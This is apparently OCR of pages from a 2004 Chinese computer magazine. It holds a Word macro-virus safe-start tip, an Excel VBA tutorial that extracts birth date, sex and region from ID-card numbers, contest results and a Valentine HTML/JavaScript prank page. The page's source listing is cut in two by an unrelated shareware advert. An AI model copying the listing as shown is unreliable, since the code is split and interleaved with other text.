宏病毒对于 Word 来说可谓老生常谈，几乎所有杀毒软件都把 Word 宏病毒作为首要防范目标之一。然而，万一真的不幸遇到宏病毒，偏偏文档又十分重要，杀毒软件又无法清除宏病毒时，惟一的解决办法恐怕就是“釜底抽薪”——把 Word 文档删除了。可这样一来，珍贵的资料可能会一去不复返，我们如何在 Word 文档已经中了宏病毒的前提下，尽可能挽救它的内容呢？

在默认情况下，Word 在启动时会打开一个空白文档，加载 Normal 模板和宏 AutoExec，这就是宏病毒的发作原理。如果 Normal 模板或 AutoExec 被感染了，那么其他正常的 Word 文档也难以幸免。那么，只要在启动时不加载以上的项目就可以使宏病毒失去效果，达到“带病毒”使用 Word 文档的目的了。实现的方法也不难，就是为 Word 加上启动参数。点击“开始→运行”，输入“winword.exe /a /n /m”即可。其中“/a”是在 Word 启动时忽略初始化文件，不加载包括 Normal 模板在内的所有模板；“/n”是 Word 启动时不打开任何文档；“/m”是在 Word 启动时不加载任何宏，包括 AutoExec 宏。用这种方法启动 Word 即可进入无病毒的 Word 环境。这时再打开正常文档即可保护无病毒 Word 文档不被感染，打开带病毒文档并选择不运行宏，即可进一步导出其中的内容。



图1

如果你觉得每次用“开始→运行”的方式进入“无病毒”Word 比较麻烦，也可以在桌面上创建一个“安全 Word”的快捷方式。由于 Word 默认的快捷方式无法更改其中“目标”行中的内容（启动参数必须添加在这里），因此，只能为 Word 建立新的快捷方式。进入 Word 所在的目录（默认为 X:\Program Files\Microsoft Office\Office，X 为安装 Word 的分区），找到 Winword.exe，在这个文件上点鼠标右键，选择“发送到→桌面快捷方式”，就可以在桌面上看到新的 Word 快捷方式了。鼠标右击该快捷方式图标，选择“属性”，在“目标”栏最后加上参数“/a /n /m”（注意：在 /a 的前面有一个空格），再点“确定”退出（见图 1）。为了与旧的 Word 快捷方式图标区别开，最后再给这个新图标改个名字，就再也不怕被宏病毒“暗算”啦！ CF [BG02]

四、报刊业字数统计精灵

报刊业字数统计精灵 小档案

软件版本：2.0	软件大小：204KB
软件性质：共享软件	适用平台：Windows 9x/2000/XP

下载地址：http://bbs.downme.com/download1/DownMe.com_16887wordstat.zip

最后看专业统计字数软件——报刊业数字统计精灵的统计结果（见图 4）吧。它以全角和半角分别统计了总数，可是两个总数之和比“综合结果”多出 368，那么这里的“综合结果”指的是什么呢？从“368”这个数值上看不出它和统计结果中哪一个值有关系。通过对小部分内容的多次测试，终于发现了这一组数值的关系：综合结果＝全角数（1068）＋半角数（604）/2－全角标点（132）/2。也就是说，标点符号虽然算在了全角的总数中，但它占用的存储空间是一个字节。这个软件是根据所占存储空间的字节数统计的，即：两个字节统计为一个字。大家都知道字符只占用一个字节，汉字占两个字节，所以把两个字符统计为一个汉字，也是比较合理的。




图4 只需把要统计的文字粘贴到程序的文本框中，即可从左下角看到总字数，按F4可以看到详细统计信息

总的来说，以上三款文字处理软件在字数统计方面的原理是比较一致的。相比之下，Word 的统计结果比较精确；金山文字稍次；EmEditor 由于考虑到了回车换行符的因素，虽然统计的结果比实际字符数多，却更适合报刊杂志等出版行业。建议大家根据字数统计的目的来选择统计方法。

CF [BG01]

情人节把我带给你的他（她），详情见本刊第 85 页

看点 妙用自定义函数，提取身份证号码中的丰富信息。

■ 安徽 陈秀峰

用 Excel 榨干身份证号码中的隐藏信息



大家知道，在15位（18位）身份证号码中，第7至12位（14位）号码代表持证人的出生日期，第15位（17位）数字代表持证人的性别。在Excel中，如果用其自带的函数来提取这些信息，需要输入一长串公式，既麻烦又容易出错。其实，我们只需利用自定义函数功能，定制一个提取出生日期和判断性别的函数，再用VLOOKUP函数对持证人的居住地做出准确的判断，就可以让Excel从身份证信息中自动提取出相关信息了。这对于各公司、学校、机关单位等的人事部门来说，是非常方便的。


一、利用自定义函数提取生日和性别

1．创建自定义函数

启动Excel 2003（其他版本请仿照操作），执行“工具→宏→Visual Basic编辑器”命令，进入“Visual Basic编辑”窗口。执行“插入→模块”命令，插入一个模块（如“模块1”），双击“模块1”在窗口右边展开“模块1（代码）”编辑窗口（见图1），输入如下代码：

```
Function csrq(sfz)
Select Case Len(sfz)
Case 15
csrq = DateSerial(Mid(sfz, 7, 2), Mid(sfz, 9, 2), Mid(sfz, 11, 2))
Case 18
csrq = DateSerial(Mid(sfz, 7, 4), Mid(sfz, 11, 2), Mid(sfz, 13, 2))
End Select
End Function

Function xb(sfid)
Select Case Len(sfid)
Case 15
If Mid(sfid, 15, 1) / 2 = Int(Mid(sfid, 15, 1) / 2) Then
xb = "女"
Else
xb = "男"
End If
Case 18
If Mid(sfid, 17, 1) / 2 = Int(Mid(sfid, 17, 1) / 2) Then
xb = "女"
Else
xb = "男"
End If
End Select
End Function
```



输入完成后，关闭“Visual Basic编辑”窗口返回即可。



图1

小提示

★上面我们通过“Function……End Function语句”定义了两个函数“csrq（提取出生日期）”和“xb（判断持证人性别）”。其中函数名称（csrq、xb）可以修改，两个变量（sfz、sfid）也可以修改为其他字符。

2．使用自定义函数提取信息

定义好了函数，就可以像使用Excel的内置函数一样使用它了：假定身份证号码保存在A列（如A2单元格）中，在B2和C2单元格中输入公式：=csrq(A2)和=xb(A2)，确认后，持证人的出生日期和性别即刻显示在相应的单元格中（见图2），非常方便。

	A	B	C	D
1	身份证号码	出生年月日	性别	居住地
2	340503761217021	1976年12月17日	男	安徽马鞍山
3	34010319721009012X	1972年10月9日	女	安徽合肥
4	34040319700109022X	1970年1月9日	女	安徽淮南
5	340605631208061	1963年12月8日	男	安徽淮北

图2

此时，执行“插入→函数”命令，打开“插入函数”对话框，会看到在函数类别中新增了“用户定义”一项，我们自定义的函数就保存在其中（见图3），今后可以直接调用。




图3

小提示

★如果csrq函数返回一个日期序列数值，只要将单元格格式设置成一种日期格式就能正常显示出来了。

3．在其他工作簿中使用已创建的自定义函数

默认情况下，在Excel中自定义的函数只适应于定制的工作簿中，如果要在其他工作簿中使用，执行“文件→保存(另存为)”命令，打开“另存为”对话框，按“保存类型”右侧的下拉按钮，在随后出现的下拉列表中，选中“Microsoft Office Excel加载宏（*.xla）”，然后取名（如sfzxx.xla）保存(见图4)。



图4

当选中“Microsoft Office Excel加载宏（*.xla）”选项时，系统自动定位到加载宏的保存位置——Addins文件夹。请大家注意该文件夹在系统中所处的位置，如果需要将上述加载宏移植到其他计算机上使用，可以将加载宏文件拷贝至其他计算机相应的文件夹中。

这时再执行“工具→加载宏”命令，打开“加载宏”对话框(见图5)，选中刚才制作的加载宏，点击“确定”返回。以后就可以在Excel所有工作簿文件中使用上述自定义函数了。



图5

二、用VLOOKUP函数收集持证人的居住地



	A	B
1	代码	居住地
2	3401	安徽合肥
3	3402	安徽芜湖
4	3403	安徽蚌埠
5	3404	安徽淮南
6	3405	安徽马鞍山
7	3406	安徽淮北

图6


身份证号码的前4位表示持证人居住地的省、市名称，因此相关数据可以从这里下手进行收集。但是，Excel本身并不能把身份证的数字转换为居住地，因此需要我们根据工作的需要，事先创建一份对照表。切换到Sheet2（不一定必须是Sheet2）工作表中，仿照图6的样式，制作一份对照表。

假定我们将判断出的居住地保存在D列中，那么选中D2单元格，输入公式：=VLOOKUP(VALUE(LEFT(A2,4)),Sheet2!$A$2:$B$101,2,FALSE)，确认，然后用“填充柄”将上述公式复制到D列下面的单元格中，即可将持证人的居住地一一判断出来。 CF [BG03]

擂台赛Mission 7专家点评


我们在这期的作品中看到了不少电子表格高手，各种函数的应用结合得非常巧妙，这使得这个学生成绩表在功能上显得十分全面。在这期的作品中，我们发现对学生成绩的处理，尤其是名次的函数计算方面，部分作品还是有所欠缺，基本是手工进行输入的。这需要用到“COUNTIF”这个函数，名次按照个人总分进行排名，行列标前的“$”号为设置公式的行列为绝对公式，然后向下填充，这样就可以实现自动排名的功能。隆珍辉和Tissinho就在这方面做得非常不错，不仅仅做出了自动排名，还对各个学生的总成绩也进行了自动分类，在各个表域之间的数据连接也非常紧密，我们会对其进行修改并加入我们的模板库，也希望大家向他们学习。好了，让我们看看本期的获奖名单吧！

(金山资深技术专家 宫璞)



南昌大学附属小学五（1）班期末成绩统计分析表

学号	姓名	思品	语文	数学	英语	自然	美术	体育	劳动	总分
1	王新悦	99	96	100	96	94	75	80	89	729
2	邵考期	85	85	92	90	78	64	80	75	649
3	姜可	88	88	77	92	88	79	80	64	656
4	李佳佳	92	84	64	77	84	77	77	79	634
5	张胜利	96	92	87	64	92	60	64	77	632
6	肖莉莉	94	96	99	97	96	65	97	60	674
7	罗天	95	93	95	89	93	68	89	64	686
8	铁学书	92	94	93	95	94	69	95	79	711
9	赵美丽	91	64	64	93	64	75	93	77	621
10	孙珈	88	76	49	64	76	64	64	60	541
11	胡魁	85	77	66	49	77	79	80	65	578
12	赵宝元	62	62	76	66	62	77	80	68	553
13	田裕东	73	85	86	76	85	60	80	69	614
14	周明	91	84	95	86	84	65	80	75	660
15	李明	96	76	75	95	76	68	77	64	627
16	刘未林	79	86	85	75	86	69	64	79	623
17	公孙胜	68	95	94	85	95	75	87	77	676
18	诸葛明	76	68	80	94	68	64	89	60	599
19	魏帆	89	79	84	80	79	79	95	65	650
20	叶一凯	84	82	76	84	82	77	93	76	652
21	刘西	85	84	82	75	84	60	64	64	598
22	毛亮亮	76	64	92	82	64	65	80	79	602
23	欧阳封	77	88	72	92	88	68	80	77	642
24	陈俊杰	79	86	61	72	86	69	80	60	593
25	刘岩	80	84	64	61	84	75	80	65	593
26	张勇	90	82	65	64	82	64	80	68	598
27	吴明海	92	81	77	65	81	79	77	69	621
28	周小军	91	74	88	77	74	77	64	75	620
29	曹光容	93	76	95	88	76	60	87	64	639
30	黄穆	94	91	78	95	91	65	89	79	682
31	陈狄佳	97	85	84	78	85	68	95	77	669
32	李卉	83	76	83	84	76	69	93	60	624
33	苏灿灿	82	63	82	83	63	80	64	65	582
34	王永智	81	67	81	82	67	90	80	69	617
35	姚志	66	85	73	81	85	66	80	75	611



作者：隆珍辉

金山WPS Office擂台赛第五期获奖名单

擂　主：WPS Office 2003专业版＋金山毒霸安全组合套装
隆珍辉(湖南)

二等奖：金山毒霸安全组合套装＋金山词霸2003
王　江(江西)　tissinho@163.com(请该作者与我们联系)

三等奖：金山词霸＋金山快译组合装
张　毅(湖北)　解进军(河北)　王春峰(河北)

程序谷铅字篇

2 月 14 日，对于恋爱的朋友绝对是一个需要好好表现的日子。拿什么献给你情人呢？鲜花礼品无法免俗，作为电脑爱好者，亲手写一些代码给情人，把自己的爱意与创意数字化，想必能够博得情人欢心吧！这里介绍的是北京McSoFaint朋友用HTML语言编写的名为“你到底爱不爱我”的电子情书，其中的无厘头，还是请各位读者细细品评吧。

HTML

你到底爱不爱我

■ 北京 McSoFaint

文章链接：http://www.cfan.com.cn/11PROGRAM/200403/dgplpp.htm （9KB）

本程序是用文本写成的 HTML 格式的情人卡，打开“记事本”等文本编辑工具花上十几分钟便能够搞定的小程序，却能拥有如下华丽的界面：



图1

页面上标有“yes, i do”字样的红心会悄悄移动到鼠标下面等待点击。如果朱丽叶并不喜欢罗密欧而把鼠标移动到标有“no, i don't”字样上的破碎的心的话，呵呵，正如你想像的，这颗心会自动闪开……

正式动手编程序之前先要准备素材。图 1 中红色心形文件名为yes.gif，破碎红心文件名为no.gif，背景文件名为background.jpg。如果你的PhotoShop功力跟McSoFaint一样高深的话，当然可以自己制作，否则懒于费吹灰之力的话可以直接去上面所附的文章链接下载。为了保证完美的效果，两颗红心必须是背景透明的 GIF 格式哦。

一、基本知识

HTML 语言是基于文本的描述性语言，通过一组预先定义的标签来描绘网页的轮廓，通过脚本语言来产生动画与互动效果。所以，HTML 文件是非常方便定制的——打开“记事本”等文本编辑器就可以编写这个程序了，再简单不过。

为了讲解这个程序的编写，首先要介绍“层”的概念。最初，Web 页面的排版完全是平面式的。在 HTML2.0 后，表格得到了广泛应用，设计者可以精确地布置页面上的元素。但随着页面复杂程度增加，设计者越是想精确布局，页面表格就越复杂，从而给设计者和浏览者都带来了一定的困难：设计者无法随心所欲地放置页面元素；而表格的复杂化带来了浏览器解释时间的增加，用户等待时间加长。

为了解除这些困扰，W3C 在新的 CSS 中包含了一个绝对定位的特性，它允许设计者将页面上的的某个元素定位到任何地方（这正是我们想要的），而且，除了平面上的并行定位，还增加了三维空间的定位 Z-INDEX。因为 Z-INDEX 定义了堆叠的顺序，类似于图形设计中使用的图层，所以拥有了 Z-INDEX 属性的块元素被人们形象地称为层。在 HTML 中，一个层的描述如下所示：

```
<div id="layerYes" style="position:absolute; left:278px; top:308px; width:119px; height:110px; z-index:1;" ></div>
```

接着介绍一下 JavaScript。JavaScript 是一种解释型的、基于对象的脚本语言，尽管与 Java、C++ 这样成熟的面向对象的语言相比要弱一些，但对于它的预期用途而言，JavaScript 的功能已经足够充分了。JavaScript 是一种扩展到HTML的脚本设计语言，它使网页开发者可以更有效地控制页面，并能对用户触发事件（诸如单击鼠标、表单操作等）做出即时响应，只要发挥想像力，绝对能够大大增强网页的表现力。

二、点不中的“no, i don't”

首先设计标有“no, i don't”字样的破碎的心的层。在网页的 body 标签中嵌入如下代码：

```
<div id="layerNo" style="position:absolute; left:514px; top:271px; width:150px; height:106px; z-index:2" onMouseOver="dodge()">
<img src="no.gif" width="150" height="106">
</div>
```

层一般放置在 div 标签中，但也可以放在 span 标签中。div 和 span 标签之间的区别在于浏览器不支持层在 div 标签之前和之后放置额外的换行符，也就是说，div 标签是块级别的元素，而 span 标签则是内联元素。大多数情况下，在不支持层的浏览器中，最好让层内容出现在自己的段落中，因此大多数情况下最好使用 div 而不是 span。

这里定义了一个层。层的 id 是 layerNo，是它的标识符。style 属性中标明这个层是绝对定位的，便于我们修改它的位置。onMouseOver="dodge()" 这句话说明了当鼠标移动到层上面的时候便会调用"dodge()"这段JavaScript函数，函数内容见下文。层上面仅仅一幅图像。注意，层的高和宽应该与图像的高和宽一样，这样效果才比较逼真。

为了让“破碎的心”自动躲避鼠标点击，我们需要编写 dodge()函数，请参考文末源代码中的dodge()一段，代码中注释很详细，相信不必再“费墨”了吧？

三、自动送上门的“yes，i do”

情人点“no, i don't”不中自然好气又好笑，如果“yes，i do”又会自动跑到鼠标下面去，绝对能让情人笑得花枝乱颤。抖擞精神让我们再接再厉。

首先要获得鼠标位置。JavaScript内置了鼠标移动事件给我们用。只要在body标签中加入onMouseMove="onMouseMove()"字样，然后再编写onMouseMove()函数即可，请参考文末源代码中的onMouseMove()一段，其中变量x和y是全局JavaScript变量。

有了鼠标位置，我们就可以实现自动送上门的机制，请参考文末源代码中的loveMe()一段。这个函数通过setTimeout每80毫秒触发一次，每次悄悄地向鼠标移动十分之一的位置差距，呵呵。当然，这个方法必须被触发一次，否则如何开始进入循环呢？所以应该在body标签中加入onLoad="loveMe()"的属性。

四、真情告白

情人按下“yes, i do”自然需要真情告白一下，那么就可以在layerYes层中加入onClick="happyValentine()"属性并且编写happyValentine()方法。文末源代码中使用alert()函数调用对话框显示“Happy Valentine!”字样然后主动关闭软件，以便让情人留下美好回忆。自然，文末源代码中的叙述以及落款需要你手动更改，否则产生误会可不要怪我没有提醒你哦，读者大人。

好了，我们的电子情书已经成型了。

五、改进

如果情人也是IT业并且对电脑颇有心得，相信她一定能够点击到“no，i don't”——可以用鼠标右键这个漏洞。魔高一尺，道高一丈，自然需要在body标签里面加入

```
onContextMenu="event.returnValue=false"
```

这样，右键便不能够使用，从而更不用说点击“no, i don't”了。

给情书加上背景音乐一定是不错的主意，可以在body里面加入

```
<bgsound src="alice.mid" loop="-1">
```

来实现这个目的。这里播放的是著名的“致爱丽丝”，同样可以在上面所附的文章链接下载。不过最好小心是否有认识的其他女性朋友也叫做alice，以免误会。

六、源程序

这里便是整个HTML文件的源代码。方便起见，你可以直接从上面所附的文章链接下载，修改男主人公和女主人公的名字以后把它和图片、背景音乐等文件全部发给你的情人。如果有什么意见或建议，请联系McSoFaint@163.com。愿天下有情人终成眷属！

```
<html>
<head>
<meta http-equiv=Content-Type content="text/html; charset=gb2312">
<script language="JavaScript" type="text/JavaScript">
<!--
var x, y; // 鼠标位置

// 防止情人点击
function dodge() {
var style = document.all.layerNo.style;
// 取得layerNo的IHTMLStyle接口
var body = window.document.body;
// 取得body对象的IHTMLElement接口
// 计算躲避的位移
var left = style.posLeft + (Math.round(Math.random()) * 2 - 1) * style.posWidth;
var top  = style.posTop  + (Math.round(Math.random()) * 2 - 1) * style.posHeight;
// 防止心跑出窗口可视范围
if (left < 0)
left = style.posLeft + style.posWidth;
if (left + style.posWidth > body.clientWidth)
left = style.posLeft - style.posWidth;
if (top < 0)
top = style.posTop + style.posHeight;
if (top + style.posHeight > body.clientHeight)
top = style.posTop - style.posHeight;
status = body.clientHeight;
// 设置layerNo的新位置
eval("document.all.layerNo.style.posLeft = left");
eval("document.all.layerNo.style.posTop = top");
}

//  悄悄地把layerYes移动到鼠标下方
function loveMe()
{
var style = document.all.layerYes.style;
style.posLeft += (x - style.posWidth / 2 - style.posLeft) / 10;
//设置layerYes的X坐标
style.posTop  += (y - style.posHeight / 2 - style.posTop) / 10;
//设置layerYes的Y坐标
setTimeout("loveMe()", 80); //每80毫秒悄悄移动一次
}

// 鼠标移动时触发的事件
function onMouseMove()
{
x = document.body.scrollLeft + event.clientX;
//获取当前鼠标位置的X坐标
y = document.body.scrollTop  + event.clientY;
//获取当前鼠标位置的Y坐标
}

// 情人果然爱你，写些祝福的话语
function happyValentine()
{
alert("Happy Valentine!");
window.close();
```

稀饭共享软件发布区

论坛网址:http://www.cfan.com.cn/bbs

保存好你的网页资料

相信大家都知道“网文快捕”这款软件，它能够让你在上网时轻松地将美文、美图、Flash动画收藏进本地硬盘，而且还提供了非常优秀的管理功能，同时你不需要任何技术就能通过它快速制作出精美的CHM或EXE格式的电子书。该软件的使用非常简单，比如打开需要收集资料的网页，然后将悬浮窗中的图标直接拖拽到页面中，或直接右击页面，选择“使用网文快捕保存”项即可。当然也可右击悬浮窗口，选择“保存”项，然后根据窗口标题选择要保存的窗口等多方位的保存方法，让所有可用信息都不会逃出你的“手掌心儿”。

软件的管理上采用的是“资源管理器”方式，所以你可以很快地上手使用。基本上只要你会下载，就可以立刻上手使用“网文快捕”。

除了上面这些功能外，“网文快捕”还有很多插件，如MHT、DOC及RTF的文件导入插件，这样你可以把以前保存的文件资料一起制作成电子书了。

如果你是《电脑爱好者》的读者，那么只要花15元就可以优惠注册原价25元的网文快捕《电脑爱好者》专用版本了。不要以为这是缩水的版本，除了名称不一样，其他和25元版没有任何区别。一样是终生免费升级。不到KFC或麦当劳一份套餐的钱就能够注册这款知名软件了。还等什么呢？要知道只用两个月的注册时间，大家抓紧呀！

软件官方网址:http://www.wizissoft.com/cn/

插件下载地址:http://www.wizissoft.com/cn/download.asp

软件注册页面:http://www.softreg.com.cn/shareware_view.asp?id=/389DAFBD-49B5-416A-9F6B-F05C77A75E60/

《电脑爱好者》论坛网址:http://www.cfan.com.cn/ipb/index.php?showtopic=78678

```
}
//-->
</script>
</head>
<body background="background.jpg" onLoad="loveMe()" onMouseMove="onMouseMove()" onContextMenu="event.returnValue=false">
<bgsound src="alice.mid" loop="-1">
<h1> </h1>
<h1 align="center"><font color="#FF0000" face="隶书">我最亲爱的茱丽叶,你到底爱不爱我？</font></h1>
<p align="right">——<font size="5" face="隶书">罗密欧</font></p>
<div id="layerYes" style="position:absolute; left:278px; top:308px; width:119px; height:110px; z-index:1;" onClick="happyValentine()">
<img src="yes.gif" width="119" height="110">
</div>
<div id="layerNo" style="position:absolute; left:514px; top:271px; width:150px; height:106px; z-index:2" onMouseOver="dodge()">
<img src="no.gif" width="150" height="106">
</div>
</body>
</html>
```

CF [CX01]

程序谷电子篇

在20世纪九十年代初期，面向Windows编程还是一项非常繁琐的工作，当时Borland C++是开发Windows应用程序最流行的开发工具。用Borland C++编写Windows程序是一项复杂工作，即使创建一个Windows窗体都需要花费很多时间和精力，更不用说程序中的很多功能实现了。自从微软公司推出了Visual Basic 1.0，其中的可视化编程思想，彻底改变了当时很多程序员的思路，可视化编程大大简化了程序员设计用户界面，使得程序员能更多关注程序的功能实现，同时也为快速编程带来了可能，降低了成为程序员的门槛，为更多的人加入程序员的行列带来了机会。从此看似“头痛”的编程和“枯燥乏味”的程序员生活开始变得有那么一点“令人喜爱了”。

程序谷刊登张鸿朋友《手把手学VB》长篇连载以后受到广泛的关注。然而，虽然Visual Basic拥有最大开发群体，但随着微软.Net策略的日益成功，很多读者都希望能够从VB语言平滑过渡到.Net平台，自然，比较理想的便是Visual Basic .Net语言了。这期刊登滁州马金虎朋友的《从Visual Basic到Visual Basic .Net》一文，相信这位微软的MVP先生一定能够给大家启迪。

VB

从Visual Basic到Visual Basic .Net

■滁州 马金虎

文章链接：http://www.cfan.com.cn/11PROGRAM/200403/dlfkbo.htm (14 KB)

CF [CX02]



浪漫情人节 时尚永流传

——CFan编辑的情人节完全攻略

■ 策划 CFan 怪鸭兽
■ 执笔 CFan 怪鸭兽 小特 Cornel Debug Storyer Andy
山东 晓 丽 安徽 zzyi4u 福建 缺氧的鱼

情人节，你准备怎样与你生命中的另一半共同度过？在这温馨而浪漫的日子里，如何向心爱的人倾诉衷肠、表达爱意呢？通常在情人节，玫瑰花和巧克力是免不了的，接下来多半会与心爱的人共进晚餐再上一大堆的甜言蜜语。这些传统的老招数已没有什么新鲜可言了。要让你的心上人在情人节这一天过得既新鲜刺激又刻骨铭心，节目的安排你可就要费一番功夫了。CFan 全体小编将为大家出谋献策，将打动自己的情侣的独门秘招全部展现出来。

绣出真实情感——特别的礼物送给特别的他

主　人　公：神仙姐姐
情侣居住地：北京
感情进展程度：热恋中

眼看情人节快到了，心中似乎缺少点什么，该送给他什么呢？去礼品店买个玩具？太俗气了。突然，记起小怪的妹妹去年送了一个亲手制作的十字锈(见图1)，送给哥哥做生日礼物。这个主意不错，自己亲手做一件十字绣给他，把丝丝情意融入针针线线，这些是任何贵重的礼物都不能取代的哦！抛开十字绣的手工技巧不谈，去市场上购买绣图然后照猫画虎地绣出来，并不足以表达特别的新意。好在有不少十字绣软件可以让我们简单制作出精美的绣图，其中PCStitch是比较知名的一款。




图1

你知道吗？

什么是十字绣

十字绣的历史非常悠久。公元前4世纪，十字绣从土耳其经意大利传往欧洲并迅速流行起来。所谓的十字绣就是在满是洞眼的绣布上交叉绣出“十”字，十字绣便因此得名。从规格上讲，一幅一尺见方的专业十字绣往往要用近五十种绣线，因此能够表现丰富的色彩和超强的立体感。而我们今天制作十字绣，则不用绞尽脑汁地去创作，只要按照绣图去绣就可以了。

PCStitch 小档案

软件版本：6.4.16　　软件大小：8.84MB
软件性质：共享软件　　适用平台：Windows 9x/2000/Me/XP
下载地址：http://www.mystitch.net/down/pcstitch6.4.16.exe

一、绘制十字绣图的准备工作

在编辑十字绣图之前，我们需要设置其针法和绣线调色面板。这些都可以通过单击“Options”，然后从其下面的命令进行设置。十字绣的针法包括全十字绣、3/4刺绣、1/2刺绣(从上至下)、1/2刺绣(从下至上)、1/4刺绣、法国结，分别对应着“Options→Stitch Type”命令中的“Whole Stitch”、“Three Quarter Stitch”、“Half Stitch-top to bottom”、“Half Stitch-bottom to top”、“Quarter Stitch”、“French Knot”五个选项，你也可以单击“Custom Stitch”命令，在弹出的“Select a Custom Stitch”对话框中，自定义针法(见图2)。




图2

绣线的品牌有德国Anchor、法国的DMC等，其他的品牌不多见，各种品牌之间都提供颜色的对照表。需要设置绣线调色面板时，单击“Options”菜单，选择“Floss Palette”命令，在弹出的“Floss Palette”窗口中，从右边“Available Colors”下面的“Floss List”中，选择所使用的品牌，如德国的“Anchor”，然后





图3

将下面列表中的色彩添加到左边的调色面板，可以为其设置一个代号，如“V”，最后单击“OK”按钮即可(见图3)。所添加的色彩就可以在工作区下面的调色面板中使用了。

二、绘制十字绣图

使用PCStitch 6制作十字绣图可以通过两种方式。一种自己构思设计绣图，另外一种方式是导入图片或照片，并将其转换为绣图。这里以第二种方法为例。使用导入的图片方式绘制绣图，可以非常方便地将自己的照片或者其他图片转换为十字绣图，方法如下：

Step 1 执行“File→Import”命令，弹出“PCStitch Import Wizard”向导窗口，在这里可以通过四种途径导入图片，分别为“From a Disk File”(从硬盘上的文件)、“From a Scanner or Digital Camera”(从扫描仪或数码相机)、“From the Clipboard”(从剪贴板)和“Resumme the Last Import Image”(恢复上次导入的图片)。我们选择第一项，然后选择相应的图片并单击“Next”按钮(见图4)。


图4

Step 2 如果你只需要选取导入图像的某个部分，可以拖动鼠标选取部分内容，然后单击“Crop”按钮裁剪，单击“Next”按钮继续。

Step 3 在这里可以使用窗口左侧提供的橡皮擦工具擦除图像中不需要的部分(见图5)，以及通过“Cloth Count”选项选择绣布格子的密度。设置完毕后，单击“Next”按钮。


图5

小提示

在设置绣布格子的密度时，密度值越大，网格越紧密，在国内一般使用10、12、14。

Step 4 在接下来的几步操作中，选择绣图的亮度、饱和度、对比度、色调、所使用的绣线品牌以及最大颜色数目，最后单击“Finish”按钮，完成图片的导入，然后在工作区进行编辑即可。

需要注意的是，由于在实际制作十字绣过程中，所配的线颜色越少越好，因此我们可以通过最后一步操作中的“Maximum Colors”选项，逐减颜色数目，然后单击“Preview Pattern”按钮预览效果有没有较大的差别，如果差别不大，则说明有的绣线作用很小，从而最大程度减少颜色数目。在导入图片的操作过程中，如果需要撤销操作，可以单击“Undo”按钮，而单击“Reset Picture”按钮则可使图片恢复原状。

当绣图设计完毕后，只要用打印机打印出来，然后附在十字绣的绣布上，即可开始制作了。把你的心意绣在里面，传递给心爱的人吧！

情侣妙妙贴——随时感受情侣的贴身关怀

主 人 公：Ricky
情侣居住地：日本
感情进展程度：热恋中

除了送玫瑰、巧克力这等物质形式的传统礼品之外，情人节当然需要更多的创意来展示你个性化的情趣。要知道，如果你还有情敌的话，一份别出心裁的礼物可能远比鲜花、巧克力对美眉的杀伤力大得多！下面我们介绍的情侣妙妙贴就是一种极能展现你个性化特色的情人节杀手锏！

